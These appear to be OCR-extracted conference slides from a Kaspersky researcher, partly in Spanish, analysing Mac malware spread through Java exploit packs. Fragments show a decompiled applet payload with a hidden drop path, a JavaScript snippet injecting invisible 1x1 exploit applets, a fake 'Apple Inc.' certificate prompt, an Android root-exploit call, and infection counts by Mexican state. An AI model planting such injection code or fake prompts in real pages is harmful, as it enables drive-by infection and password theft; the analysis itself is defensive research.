J:\OSX\2008\PayloadX.jad
        return bytearrayoutputstream.toByteArray();
    }

    public PayloadX()
    {
        ldr_data = new byte[11803];
        try
        {
            AccessController.doPrivileged(this);
        }
        catch(Exception exception) { }
    }

    private static String dropFile = "/tmp/.sysenter";
    byte ldr_data[];

}
```

```
if(rts != "on"){
document.write('<applet
archive="rh-3.jar"
code="rhcls" width="1"
height="1"></applet>');
document.write('<applet
archive="cl-3.jar"
code="msf/x/AppletX"
width="1"
height="1"></applet>');
}
```


Do you want to use this certificate to grant "Apple Inc." unrestricted access to your computer?
The digital signature of this certificate could not be verified. Do not trust this certificate if you do not know who issued it.
Always trust "Apple Inc."
Apple Inc.
Apple Inc.
Self-signed root certificate
Expires: Sunday, May 6, 2012 11:02:02 AM PT
This root certificate is not trusted
Trust
Details
Hide Certificate
Cancel
Continue


Exploit pack web page
Java
CVE2011-3544
Jar dropper
Java
CVE2012-0507
Jar dropper
Java
CVE2008-5353
Jar dropper
Java
Fake "Apple" signed
Jar dropper
Exploit executed
in browser
1st stage downloader
(removed after execution)
eg,Trojan-Downloader.OSX.Flashfake.ab
Mac OSX system


Type your password to allow Update to make changes.
Name:
Password:
Details
Cancel
OK




```
private boolean runExploid()
{
  int i = 0;
  File localFile1 = this.ctx.getFilesDir();
  File localFile2 = new File(localFile1, "rageagainstthecage");
```


Tim - Global Research and Analysis Team at Kaspersky Lab http://www.securelist.com


Demo


La solución


Reactive
Proactive

Herramientas avanzadas de monitoreo



Análisis de Topología Vulnerable






Demo

México en números

Distrito federal	4872116	318481
-	4622291	313378
quintana roo	336357	35007
nuevo leon	389071	26309
jalisco	342151	23494
mexico	228796	16139
veracruz-llave	90464	7728
puebla	124722	6476
baja california	99374	5082
chihuahua	42742	4610
morelos	54586	4610
queretaro de arteaga	46559	3873

Conclusión





"The highest technique is to have no technique. My technique is a result of your technique; my movement is a result of your movement."

– Bruce Lee

Gracias

@r0bertmart1nez

roberto.martinez@kaspersky.com